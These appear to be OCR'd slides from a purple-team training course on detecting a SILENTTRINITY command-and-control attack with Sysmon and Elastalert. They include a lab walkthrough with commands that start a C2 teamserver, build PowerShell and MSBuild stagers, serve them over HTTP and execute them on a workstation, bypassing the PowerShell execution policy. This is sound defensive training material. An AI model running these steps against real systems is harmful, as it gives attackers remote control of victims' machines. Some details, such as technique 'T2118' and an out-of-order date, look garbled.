
Activity and Network Probes

Collaboration

Actionable Alerts

This is the Discover application

- Alerts are being generated
- elastalert_status log index
- Triggered alert?
- Suspicious-Typical-Malware-Back-Connect-Ports



**2,219** hits


Feb 26, 2020 @ 18:00:00.000 - Feb 26, 2020 @ 21:00:00.000 — Auto

| Time | match_body.RuleName | rule_name |
|---|---|---|
| Feb 26, 2020 @ 20:38:42.686 | technique_id=T1218,technique_name=Signed Binary Proxy Execution | Suspicious-Typical-Malware-Back-Connect-Ports_0 |
| Feb 26, 2020 @ 20:38:42.661 | technique_id=T1086,technique_name=PowerShell | Suspicious-Typical-Malware-Back-Connect-Ports_0 |

ATOMIC PURPLE TEAM


defensiveorigins.com

# Hunt and Defend Methodology




How will hunting/defending work?

- Investigate the **logs-endpoint-winevent-sysmon-*** log index
- Set refresh values, time window, etc and drill-down on the events spike
- Click on any time column to review its associated spike



This is the Discover application


- Beacons! Heartbeats!
- Sysmon!
- MITRE T1218 and T1086



| Time | RuleName | dst_ip_addr | process_name |
|---|---|---|---|
| Feb 26, 2020 @ 19:56:58.459 | technique_id=T1086,technique_name=PowerShell | 10.10.98.20 | powershell.exe |
| Feb 26, 2020 @ 19:56:58.459 | technique_id=T1218,technique_name=Signed Binary Proxy Execution | 10.10.98.20 | msbuild.exe |
| Feb 26, 2020 @ 19:56:53.302 | technique_id=T1086,technique_name=PowerShell | 10.10.98.20 | powershell.exe |
| Feb 26, 2020 @ 19:56:53.302 | technique_id=T1218,technique_name=Signed Binary Proxy Execution | 10.10.98.20 | msbuild.exe |
| Feb 26, 2020 @ 19:56:48.427 | technique_id=T1086,technique_name=PowerShell | 10.10.98.20 | powershell.exe |
| Feb 26, 2020 @ 19:56:48.427 | technique_id=T1218,technique_name=Signed Binary Proxy Execution | 10.10.98.20 | msbuild.exe |

defensiveorigins.com


# Adjust / Harden



Are adjustments needed to reach LC Goal?

- Limit LOLBINs with application whitelisting
- Begin the process of understanding the log alerting process in this SIEM.


Document adjustments and attempt attack/defense again.




```
process_path: c:\windows\microsoft.net\framework64\v4.0.30319\msbuild.exe src_ip_version: 4 src_is_ipv6: false user_reporter_name: SYSTEM process_id: 3,744 log.leve
l: information user_reporter_domain: NT AUTHORITY src_port: 53,313 beat_version: 7.5.1 source_name: Microsoft-Windows-Sysmon host_name: ws10-01.lab.defensiveorigins.c
om fingerprint_network_community_id: 1:eGcfkZuNqB7YwWJ7DiXkPGLAyFc= src_ip_public: false process_name: msbuild.exe log_ingest_timestamp: Feb 2, 2020 @ 13:59:22.594 me
ta_user_reporter_name_is_machine: false beat_hostname: DC01 @timestamp: Feb 2, 2020 @ 13:59:22.594 type: wineventlog dst_ip_public: false network_protocol: tcp z_ori
ginal_message: Network connection detected: RuleName: technique_id=T1218,technique_name=Signed Binary Proxy Execution UtcTime: 2020-02-02 21:59:21.042 ProcessGuid: {d3df3
```

# Report Findings and Prepare for Production

- Prepare a report (playbook).
- Prepare for Change Management Controls for changes to be deployed in production.


Production Information Security Environment
Change Management Board
Report
Purple Team Effectiveness
Information Security Management
Risk Management

# Report Findings and Prepare for Production



# **Purple** Team Lifecycle

Overall
Status: **Completed**

PB1130 - C2 Silent Trinity Hunt

**Lifecycle Project Manager**
Kent Ickler
Office: 605-939-0331
Email: kent@defensiveorigins.com

- Lifecycle Kickoff: 2/1/2020
- Simulation Start: 2/5/2020
- Simulation End: 2/10/2020
- Configuration Identified: 2/9/2020
- Change Management Referred 2/15/2020
- Configuration Deployed: 31/1/2020

Status Code Legend

| | | | |
|---|---|---|---|
| 🟥 | Attack Simulation | 🟧 | System Configuration Change |
| 🟦 | Defense Simulation | ● | Information |

**APT Lifecycle Ingest and Research**

- Lifecycle Type: **Attack Simulation**
- Lifecycle Objective: **Alert**

- Ingest Source:
- **Mitre T1086 [execution], T1127**
  https://attack.mitre.org/techniques/T1086/

- Use Silent Trinity C2 Framework to attempt to gain access to the secured domain environment.

**Attack methodology**

- Launch Silent Trinity Team Server, Connect

```
1$) pipenv install && pipenv shell
1$) python st.py teamserver --port 81 10.10.98.20 APTClass!
2$) pipenv install && pipenv shell
2$) python st.py client wss://aptclass:APTClass\!@10.10.98.20:81
```

- Buildstage listener

```
listeners
use https
set port 4444
start
```

- Build malware stagers

```
stagers
use powershell
generate https
use msbuild
generate https
```

- Server Malware

```
mv stager.* /opt/web
cd /opt/web
python3 -m http.server
```

- Donwnload malware on workstation. http://10.10.98.228:8000
- Execute malware on network workstation.


```
powershell -ep bypass
Import-Module .\Downloads\stager.ps1
```

- Execute malware via Trusted Developer Tools (T1127)

```
cd c:\Windows\Microsoft.NET\Framework64\v4.0.30319\
MSBuild.exe c:\Users\heather.butler\Downloads\stager.xml
```

- Confirm new SilentTrinity session

```
sessions
```



```
list
```

**Defense methodology**

- Search within optics stack for evidence of execution.

**Lifecycle Adjustments**

- Within sysmon logs, note "msbuild.exe" and "T2118"
- This indicates that msbuild was responsible for launching the payload. This is not typical behavior or msbuild.

**Change Management**

- Deploy updated logging adjustments as defined to production optics stack.
- Effected Users: N/A
- Rollback: Remove logging configuration/search query

**Lessons Learned**

- This type of behavior is not typical is msbuild.exe.

# Lessons Learned


New Techniques Learned?

- C2 execution via PowerShell PS1.
- C2 execution via MSBuild.

Gained Experience?

- Establishing a command and control.
- Hunting for spikes and anomalies with Elastalert.

Has the organization’s security posture been improved?



ATOMIC PURPLE TEAM

DCSM0030.2

# APTLC: Command and Control

LNK Drop

SMB Relay

Pass the Hash

MITRE – T1171 – Credential Access
MITRE – T1075 – Lateral Movement
MITRE – T1550 – Alt. Auth Material

# Lifecycle Walkthrough - Goal Setting

